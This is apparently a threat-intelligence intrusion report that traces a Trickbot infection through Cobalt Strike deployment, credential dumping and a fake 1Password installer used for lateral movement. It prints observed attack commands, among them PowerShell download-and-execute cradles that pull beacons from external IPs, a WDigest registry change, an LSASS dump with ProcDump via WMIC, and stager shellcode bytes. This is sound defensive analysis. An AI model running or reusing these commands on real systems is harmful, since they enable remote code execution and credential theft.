

Trickbot Leads Up to Fake 1Password Installation

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Intro

Over the past years, Trickbot has established itself as modular and multifunctional malware. Initially focusing on bank credential theft, the Trickbot operators have extended its capabilities. More recently, Trickbot has been known for its involvement in ransomware attacks, deploying [Ryuk](#) and [Conti](#) in target environments.

In this intrusion, we will take a look at a Trickbot infection, where soon after gaining access, the threat actor deployed Cobalt Strike and then started to enumerate the target network and dump credential information. A setup file, which attempted to masquerade as a legitimate software installer, was deployed on several systems to fetch additional Cobalt Strike beacons.

Case Summary

We assess with medium confidence that the initial threat vector for this intrusion was a password protected archive, delivered via malspam campaigns. The zip attachment would likely contain a Word or Excel document with macros, which upon execution, would start a Trickbot infection.

The Trickbot payload injected itself into the system process wermgr.exe — the Windows process responsible for error reporting. The threat actor then utilized built-in Windows utilities such as net.exe, ipconfig.exe and nltest.exe for performing internal reconnaissance.

Within two minutes of the discovery activity, WDigest authentication was enabled (disabled by default in Windows 10) in the registry on the infected host. This enforces credential information to be saved in cleartext in memory. Shortly after applying this registry modification, the LSASS process was dumped to disk using the Sysinternals tool ProcDump.

Having obtained sensitive credentials, WMIC was used to deploy a fake password manager application across multiple systems in the network. The installed software package appears to have been trying to masquerade as the [1Password windows installer](#) and password vault software. The fake installer drops and executes a file embedded with Cobalt Strike stager shellcode, which attempts to fetch a CS beacon.

With the additional remote sessions, the attackers ran encoded PowerShell commands, one of which loaded the Active Directory module and collected information about Windows computers in the domain. The results were dumped into a CSV file. Another PowerShell script, named “Get-DataInfo.ps1”, aimed to provide a list of active systems including its anti-virus state. This behavior was also observed in one of our [previous](#) intrusion cases.


No exfiltration of data or impact to the systems was observed. It is unclear why the actors decided not to continue with their operation.

Services

We offer multiple services including a [Threat Feed](#) service which tracks Command and Control frameworks such as Cobalt Strike, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found [here](#). The 3 Cobalt Strike servers used in this intrusion were added to our [Threat Feed](#) on 6/18/21.

We also have artifacts available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our [Security Researcher and Organization](#) services.

Timeline



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
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Initial Access

The Trickbot payload seen during this intrusion was likely spread via a weaponized Word or Excel file from an email campaign.

Execution

The Trickbot payload (1a5f3ca6597fcccd3295ead4d22ce70b.exe) was manually executed on a single endpoint. The visual representation of process tree execution pattern on beachhead can be seen below.




Upon execution, the payload injects into the wermgr.exe process.

📍 **Processes**

- C:\Users\Admin\AppData\Local\Temp\1a5f3ca6597fcccd3295ead4d22ce70b.exe
 - "C:\Users\Admin\AppData\Local\Temp\1a5f3ca6597fcccd3295ead4d22ce70b.exe"
 - C:\Windows\system32\cmd.exe
 - C:\Windows\system32\cmd.exe
 - C:\Windows\system32\cmd.exe
 - C:\Windows\system32\cmd.exe
 - C:\Windows\system32\wermgr.exe
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
The injected wermgr.exe process then creates a new folder in the user's AppData directory. As typically seen in Trickbot infections, it drops a copy of itself into this folder along with its encrypted config (settings.ini) and a batch file (launcher.bat).



Trickbot utilized the same instance of wermgr.exe to load Cobalt Strike beacons into memory using PowerShell, which remained active throughout the intrusion:

```
cmd.exe /c powershell.exe -nop -w hidden -c "iex ((new-object net.webclient).downloadstring('http://23.19.227/
cmd.exe /c powershell.exe -nop -w hidden -c "iex ((new-object net.webclient).downloadstring('http://108.62.118
cmd.exe /c powershell.exe -nop -w hidden -c "iex ((new-object net.webclient).downloadstring('http://5.199.162/
cmd.exe /c powershell.exe -nop -w hidden -c "iex ((new-object net.webclient).downloadstring('http://212.114.5/
```

The fake setup installer (Setup1.exe) which was seen during the lateral movement stage, was dropped and executed on multiple systems, including the domain controllers.



Persistence

The launcher.bat file, which triggers the Trickbot executable, is set to start via a scheduled task:

```

t TaskName          \imettfree windows3ddd
t UserContext       SYSTEM
# event_id          106
t event_original_message  User "SYSTEM" registered Task Scheduler task "\iMettFree Windows3DDD"
[ event_original_time
t host_name         [REDACTED]
t level            information
t log_name         Microsoft-Windows-TaskScheduler/Operational
t source_name      Microsoft-Windows-TaskScheduler

<Actions Context="Author">
  <Exec>
    <Command>C:\Users\[REDACTED]\AppData\Local\iMettFree3DDD\launcher.bat</Command>
  </Exec>
</Actions>
</Task>
    
```

Privilege Escalation

The GetSystem named pipe impersonation technique was observed to obtain SYSTEM-level privileges on the domain controller.

```
cmd.exe /c echo 31b925aa0f7 > \\.\pipe\8945a5
```

Defense Evasion

To prepare for code injection, the Trickbot executable allocated memory in the address space of the Windows system process “wermgr.exe” (Windows Error Reporting Module).

Action Type	Initiating Process Folder Path	Initiating Process Command Line	Initiating Process Parent File Name
RemoteExecutableMemoryAllocation	C:\Windows\System32	wermgr.exe	1a5f3ca6597fcccd3295ead4d22ce70b.exe
RemoteExecutableMemoryAllocation	C:\Windows\System32	wermgr.exe	1a5f3ca6597fcccd3295ead4d22ce70b.exe
RemoteExecutableMemoryAllocation	C:\Windows\System32	wermgr.exe	1a5f3ca6597fcccd3295ead4d22ce70b.exe

The injected wermgr.exe process then called svchost.exe (without any command line arguments), which in turn was used to run various reconnaissance commands. More about that in the “Discovery” section below.

Action Type	ProcessCreated
Computer Name	[REDACTED]
Data Type	Events
Event Time	[REDACTED]
Initiating Process File Name	wermgr.exe
Initiating Process Folder Path	c:\windows\system32\wermgr.exe
Initiating Process Id	9,956
Initiating Process Parent File Name	1a5f3ca6597fcccd3295ead4d22ce70b.exe
Process Command Line	svchost.exe

Credential Access

The threat actor enabled WDigest authentication by changing the value of the “UseLogonCredential” object from 0 to 1 in the Windows registry. This enforces the storage of credentials in plaintext on future logins.

@version	1
Details	DWORD (0x00000001)
EventType	SetValue
RuleName	technique_id=T1003,technique_name=Credential Dumping
TargetObject	HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential

Procdump v9.0 (SHA1: d1387f3c94464d81f1a64207315b13bf578fd10c) was downloaded using PowerShell and used to dump the LSASS process to disk.

```
wmic /node:"<redacted>" process call create "cmd /c c:\perflogs\procdump.exe -accepteula -ma lsass c:\perflogs\"
```

Action Type	LolbinsDownloadedFileFromInternet
Categories	T1105 (mitre)
File Name	procdump.exe
Folder Path	C:\perflogs
Initiating Process Command Line	"powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
Initiating Process File Name	powershell.exe
Initiating Process Folder Path	C:\Windows\SysWOW64\WindowsPowerShell\v1.0
Initiating Process Parent File Name	powershell.exe

Discovery

On the initial beachhead, various discovery commands were executed from the injected svchost.exe process.


```
ipconfig /all
net config workstation
net view /all
net view /all /domain
nltest /domain_trusts
nltest /domain_trusts /all_trusts
```

A diverse set of reconnaissance commands were also observed from the Cobalt Strike beacons:

```
net group "domain admins" /domain
time
ping <redacted>
nltest /domain_trusts /all_trusts
nltest /dclist:"<redacted>"
net group "enterprise admins" /domain
```

Using the WMI class "win32_logicaldisk", (free) disk space information was gathered of the attached (network) drive letters.

Encoded command:



Decoded command:

```
Get-WmiObject -Class win32_logicalDisk -ComputerName "<redacted", <redacted> | Select-Object pscomputername, I
```

The threat actor made use of the Active Directory module to save hostname, OS and last logon date information of all AD Computer objects in a CSV file.

```
Import-Module ActiveDirectory; Get-ADComputer -Filter {enabled -eq $true} -properties *|select Name, DNSHostN
```

In addition, all of the IP-addresses in the LAN were scanned on port 445/SMB, potentially to identify other interesting targets.

Initiating Process Command Line	Initiating Process Parent File Name	Remote Port	Remote IP
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.

The following set of files were copied to the domain controller:

```
7-zip.dll
7z.dll
7z.exe
get-datainfo.ps1
netscan.exe
start.bat
```

Already covered in a previous [case](#), the batch and PowerShell scripts serve as a data collector to enumerate hosts within the target environment. It collects data about active/dead hosts, disks, and installed software; and stores it in a zip file.


process_path	TargetFilename
c:\perflogs\grub.info.test2\7z.exe	c:\perflogs\grub.info.test2\result.zip
c:\windows\system32\windowspowershell\v1.0\powershell.exe	c:\perflogs\grub.info.test2\result\software.csv
c:\windows\system32\windowspowershell\v1.0\powershell.exe	c:\perflogs\grub.info.test2\result\error.txt
c:\windows\system32\windowspowershell\v1.0\powershell.exe	c:\perflogs\grub.info.test2\result\disk.csv
c:\windows\system32\windowspowershell\v1.0\powershell.exe	c:\perflogs\grub.info.test2\result\deadps.txt
c:\windows\system32\windowspowershell\v1.0\powershell.exe	c:\perflogs\grub.info.test2\result\liveps.txt
c:\windows\system32\windowspowershell\v1.0\powershell.exe	c:\perflogs\grub.info.test2\result

Lateral Movement

A file named Setup1.exe was dropped on multiple systems within the environment and executed using WMIC.

```
c:\windows\system32\cmd.exe /c wmic /node:"<REDACTED>" process call create "c:\perflogs\setup1.exe"
```

In an attempt to blend in, the Setup1.exe file acts as a fake installer for “1Password”, a popular online password manager.




Legitimate 1Password installer on the right, fake one on the left

property	value	property	value
md5	0ED63131E267029A8B22818C2D152E6	md5	A385981CCDE451F9C77C64D95456050F
sha1	5D494A377615C8025693334F91A198D26EA5D553	sha1	8C6018F46FD5440A6045DA1520609206DD2B2160
sha256	D97B888574D73FB39055F047CED13891F9D3F558FB49C2109CF1CF66A980272A	sha256	1BD3A36983AC6A6087C0469A2A5378FA1C42887C3EAF26EC78E8287F7B6295A86
file-type	executable	file-type	executable
date	empty	date	empty
language	English-United States	language	neutral
code-page	ANSI Latin 1	code-page	Unicode UTF-16, little endian
Comments	n/a	ProductVersion	7.7.810
CompanyName	AgileBits	FileVersion	7.7.810
FileDescription	1Password 6.3.7.56 Installation	CompanyName	AgileBits Inc.
FileVersion	6.3.7.56	ProductName	1Password
LegalCopyright	AgileBits		

Legitimate 1Password installer on the right, fake one on the left

When the file is executed, it drops various files in the user's AppData directory, including "filepass.exe", which is started as a child process. It appears the threat actors used LPUB3D as a shell for this install, as all the folders and some of the dlls are from L.Pub3D, an Open Source WYSIWYG editing application for creating LEGO® style digital building instructions.




Filepass.exe then loads an unsigned DLL named theora2.dll:

```

t Company RandomEngy
t Description VidCoder panel Setup
t FileVersion -
t ImageLoaded c:\users\ [redacted] \appdata\roaming\1password\theora2.dll
t OriginalFileName -
t Product Disk VidCoder
t RuleName technique_id=T1073,technique_name=DLL Side-Loading
t Signature -
t SignatureStatus Unavailable
t Signed false
# event_id 7
t log_name Microsoft-Windows-Sysmon/Operational
t process_guid 3d6f8f2c-b675-60cc-c82a-000000000300
# process_id 9,416
t process_name filepass.exe
t process_path c:\users\ [redacted] \appdata\roaming\1password\filepass.exe
t provider_guid 5770385f-c22a-43e0-bf4c-06f5698ffbd9
t rule_technique_id T1073
t rule_technique_name DLL Side-Loading

```

theora2.dll reads the data from an XML-file named "cds.xml". This file is stored in the same directory (AppData\Roaming\1Password).



This file seems to contain the XML documentation (in Russian) of the [System.IO](#) package.

```

1 <?xml version="1.0" encoding="utf-8" ?>
2 <doc>
3 <assembly>
4 <name>System.IO</name>
5 </assembly>
6 <members>
7 <member name="T:System.IO.BinaryReader">
8 <summary>Считывает примитивные типы данных как двоичные значения в заданной кодировке.</summary>
9 </member>
10 </members>
11 <member name="M:System.IO.BinaryReader.#ctor(System.IO.Stream)">
12 <summary>Инициализирует новый экземпляр класса <see cref="T:System.IO.BinaryReader" /> на основании указанного потока с использованием кодировки UTF-8.</summary>
13 <param name="input">Входной поток. </param>
14 <exception cref="T:System.ArgumentException">Поток не поддерживает чтение, имеет значение null или был закрыт до начала операции. </exception>
15 </member>
16 <member name="M:System.IO.BinaryReader.#ctor(System.IO.Stream, System.Text.Encoding)">
17 <summary>Инициализирует новый экземпляр класса <see cref="T:System.IO.BinaryReader" /> на основе указанного потока и кодировки символов.</summary>
18 <param name="input">Входной поток. </param>
19 <param name="encoding">Кодировка символов, которую нужно использовать. </param>
20 <exception cref="T:System.ArgumentException">Поток не поддерживает чтение, имеет значение null или был закрыт до начала операции. </exception>
21 <exception cref="T:System.ArgumentNullException">Свойство <paramref name="encoding" /> имеет значение null. </exception>
22 </member>

```

If we scroll down in the XML-file, we will find data patterns which seem to be obfuscated and unreadable:

```

305 <member name="M:System.IO.BinaryWriter.Write(System.Byte[])">
306 <summary>Выводит запись массива байтов в байтовый поток.</summary>
307 <param name="buffer">Массив байтов, содержащий записываемые в поток данные. </param>
308 <exception cref="System.IO.IOException">Ошибка ввода-вывода. </exception>
309 <exception cref="System.ObjectDisposedException">Поток закрыт. </exception>
310 </member>
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A subset of the file buffer (cds.xml), which contains the obfuscated data patterns, is saved into a separate memory location.

The screenshot shows a debugger window with several tabs: CPU, Graph, Log, Notes, Breakpoints, Memory Map, Call Stack, CPU, Script, Symbols, Source, References, Threads, Handles, and Trace. The CPU tab is active, displaying assembly instructions and their corresponding memory addresses. A blue arrow points from a memory dump (address 00000000401400) to a specific instruction in the assembly view (address 00007FFBDF32A7). The memory dump shows a sequence of bytes, and the assembly view shows instructions like 'call rdx, qword ptr ds:[408980]', 'mov r8d, 5C', 'mov dword ptr ss:[rsp+50], 5C', etc. The assembly view also shows a 'cds.xml buffer' and a 'theora2.0000FFBDF32A7' label.

The obfuscated/encrypted shellcode is then sent into a Cobalt Strike named pipe. In this case, the threat actor did not bother to change the default pipe naming convention of Cobalt Strike. Pipes being created with the name MSSE-*server are a great indicator to hunt for.

The diagram shows a sequence of assembly instructions and their flow. The instructions are highlighted in yellow and connected by arrows, showing the flow of data and control flow. The instructions are:

```

filepass.0000000004017AE
lea rcx, qword ptr ds:[408980] ; 000000000408980:"\\.\pipe\MSSE-2880-server"
mov r8d, 5C ; 5C:\
mov dword ptr ss:[rsp+50], 5C ; [rsp+50]:&C:\Users\ \AppData\Roaming\1Password\filepass.exe, 5C:'\
mov dword ptr ss:[rsp+48], 65 ; 65:'e'
mov dword ptr ss:[rsp+40], 70 ; 70:'p'
mov dword ptr ss:[rsp+38], 69 ; 69:'i'
mov dword ptr ss:[rsp+30], 70 ; [rsp+30]:&C:\Users\ \AppData\Roaming\1Password\filepass.exe, 70:'p'
mov dword ptr ss:[rsp+28], 5C ; 5C:\
mov dword ptr ss:[rsp+20], 2E ; 2E:'.'
mov dword ptr ss:[rsp+18], edx
lea rdx, qword ptr ds:[405020] ; 000000000405020:"%c%c%c%c%c%c%MSSE-%d-server"
call <JMP.&sp7ntfs>
lea r8, qword ptr ds:[401685]
xor ecx, ecx
mov qword ptr ss:[rsp+28], 0
mov dword ptr ss:[rsp+20], 0
xor r9d, r9d
xor edx, edx
call qword ptr ds:[&CreateThreads]
xor ecx, ecx
add rsp, 68
jmp filepass.401742

filepass.000000000401742
push rsi
push rbx
sub rsp, 28
movsxd rcx, dword ptr ds:[404004]
call <JMP.&mailloc>
mov rsi, qword ptr ds:[&Sleeps]
mov rbx, rax

filepass.00000000040175E
mov ecx, 400
call rsi
mov edx, dword ptr ds:[404004]
mov rcx, rbx
call filepass.4016A2
test eax, eax
je filepass.40175E

filepass.000000000401777
mov edx, dword ptr ds:[404004]
lea rcx, qword ptr ds:[404008]
mov rcx, rbx
call filepass.40152E
xor eax, eax
add rsp, 28
pop rbx
pop rsi
ret

```

From here, the CS stager used the WinNet API in an attempt to fetch a Cobalt Strike beacon hosted on windowsupdatesc[.]com.



In the raw shellcode we can find the URI and the User-Agent:

Address	Hex	ASCII
000000004910000	FC 48 83 E4 F0 E8 C8 00 00 00 41 51 41 50 52 51	uH. adEE... AQAPRQ
000000004910010	56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52	VH10eH.R' H.R.H.R
000000004910020	20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0	H.rPH..JMJ1EH1A
000000004910030	AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED	~<a . .AAE.A.Aaif
000000004910040	52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 66 81 78	RAQH.R .B<H.Df.x
000000004910050	18 08 02 75 72 8B 80 88 00 00 00 48 85 C0 74 67	...ur.....H.Atg
000000004910060	48 01 D0 50 8B 48 18 44 8B 40 20 49 01 D0 E3 56	H.DP.H.D.@ I.Däv
000000004910070	48 FF C9 41 8B 34 88 48 01 D6 4D 31 C9 48 31 C0	HyEA.4.H.OM1EH1A
000000004910080	AA C1 C1 C9 0D 41 01 C1 38 E0 75 F1 4C 03 4C 24	~AAE.A.A8auñ.L.S
000000004910090	08 45 39 D1 75 D8 58 44 8B 40 24 49 01 D0 66 41	.E9Nu0XD.@SI.DfA
0000000049100A0	8B 0C 48 44 8B 40 1C 49 01 D0 41 8B 04 88 48 01	..HD.@.I.DA...H.
0000000049100B0	D0 41 58 41 58 5E 59 5A 41 58 41 59 41 5A 48 83	ÐAXAXYZAXAYAZH.
0000000049100C0	EC 20 41 52 FF E0 58 41 59 5A 48 8B 12 E9 4F FF	i ARyàXAYZH..éöy
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0000000049100F0	31 C9 48 31 D2 4D 31 C0 4D 31 C9 41 50 41 50 41	1EH10M1AM1EAPAPA
000000004910100	BA 3A 56 79 A7 FF D5 E9 93 00 00 00 5A 48 89 C1	°:VyÿyOé....ZH.A
000000004910110	41 88 88 01 00 00 4D 31 C9 41 51 41 51 6A 03 41	A.».M1EAQAQj.A
000000004910120	51 41 BA 57 89 9F C6 FF D5 EB 79 5B 48 89 C1 48	QA°W..ÿyOëÿ[H.AH
000000004910130	31 D2 49 89 D8 4D 31 C9 52 68 00 32 C0 84 52 52	10I.ØMIERh.2A.RR
000000004910140	41 BA EB 55 2E 3B FF D5 48 89 C6 48 83 C3 50 6A	A°eU.;yOH.AH.Apj
000000004910150	0A 5F 48 89 F1 BA 1F 00 00 00 6A 00 68 80 33 00	..H.n°....j.h.3.
000000004910160	00 49 89 E0 41 B9 04 00 00 00 41 BA 75 46 9E 86	.I.ãA'....A°uf..
000000004910170	FF D5 48 89 F1 48 89 DA 49 C7 C0 FF FF FF FF 4D	yOH.nH.UICAYyyym
000000004910180	31 C9 52 52 41 BA 2D 06 18 7B FF D5 85 C0 0F 85	1ERRA°..ÿyO.A..
000000004910190	9D 01 00 00 48 FF CF 0F 84 8C 01 00 00 EB B3 E9	...HVt.....a°é
0000000049101A0	E4 01 00 00 E8 82 FF FF FF 2F 69 6D 61 67 65 2D	ä...e.ÿÿÿ/image-
